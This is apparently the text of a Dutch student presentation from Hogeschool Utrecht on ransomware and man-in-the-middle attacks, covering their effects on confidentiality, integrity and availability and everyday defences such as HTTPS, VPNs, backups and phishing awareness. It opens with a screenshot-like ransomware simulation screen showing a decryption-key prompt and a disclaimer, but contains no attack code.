


Voer hier uw decoderingsleutel in.

9HDWZzof8PYDB9Bzy80ACnVGGVAgu6-gFFJ4_3t8m1k=

Inloggen op het systeem

Dit script is uitsluitend ontwikkeld voor educatieve doeleinden in het kader van een opdracht voor de sectie Cybersecurity aan de Hogeschool Utrecht. Het betreft een simulatie van ransomware en is niet bedoeld om daadwerkelijk schade aan te richten of om op enige wijze misbruikt te worden. Het gebruik, verspreiden of inzetten van dit script buiten de onderwijscontext is ten strengste verboden en kan juridische consequenties hebben. Dit script is gemaakt door Ali & Caliyn.




72,7%

Ransomware recordjaar 2023

In 2023 werd 72,7 % van alle organisaties wereldwijd getroffen door ransomware
(Statista 2024).

Man-in-the-Middle



1. Confidentiality

- Meelezen met gevoelige communicatie
- Bijvoorbeeld: wachtwoorden, creditcard gegevens, bedrijfsinformatie




2. Integrity

- Data meelezen en/of wijzigen
- Bijvoorbeeld: bankgegevens, inhoud chatgesprek.



3. Availability

- Verkeer blokkeren of omleiden
- Websites of diensten onbruikbaar maken



Ransomware



1. Confidentiality

- Bestanden versleutelen
- Informatie stelen



2. Integrity

- Data is niet meer toegankelijk
- Juistheid en/of volledigheid van bestand aangetast



3. Availability

- Geen toegang tot systemen of bestanden
- Organisatie tot stilstand (ziekenhuis, fabriek, overheid)



Verdediging tegen Man- in-the- Middle

01.

Controleer of websites beginnen met https:// en of er een slotje in de adresbalk staat.

02.

Vermijd openbare wifi-netwerken. Gebruik altijd een VPN als je toch openbare wifi moet gebruiken. Of gebruik je mobiele hotspot in plaats van open netwerken

03.

Wees voorzichtig met e-mails en links. Klik nooit zomaar op verdachte links in e-mails of sms'jes. Check goed het e-mailadres van de afzender (phishing is vaak de eerste stap voor een MitM-aanval)





Verdediging tegen ransomware

01.

Zorg ervoor dat je regelmatig back-ups maakt van je belangrijke bestanden. Bewaar deze back-ups op een externe harde schijf of in de cloud, losgekoppeld van je computer. Zo kun je je gegevens herstellen zonder losgeld te betalen als je slachtoffer wordt van ransomware.

02.

Wees alert op phishing en verdachte e-mails (Awareness & Human Factor Defense). Train om phishingmails en verdachte links te herkennen. E-mailfiltering en SPF/DKIM/DMARC kunnen helpen bij technische blokkering.

03.

Gebruik up-to-date antivirussoftware die specifiek bescherming bieden tegen ransomware gedrag.



Conclusie

- Ransomware en Man-in-the-Middle aanvallen vormen serieuze bedreigingen.
- Ransomware: kan systemen blokkeren en grote (financiële) schade veroorzaken.
- MitM: kan gevoelige informatie onderscheppen.
- Risico's kunnen worden verminderd door goede beveiligingspraktijken.
- Zoals: versleuteling, back-ups en bewustwording.



The background is a light gray color, decorated with various hand-drawn blue doodles. These include several overlapping circles and loops at the top, a series of concentric arcs at the bottom left, a wavy line at the bottom center, and several small 'v' shapes at the bottom right. On the far right edge, there are some vertical blue strokes. The word 'Bedankt' is centered in the middle of the image.

Bedankt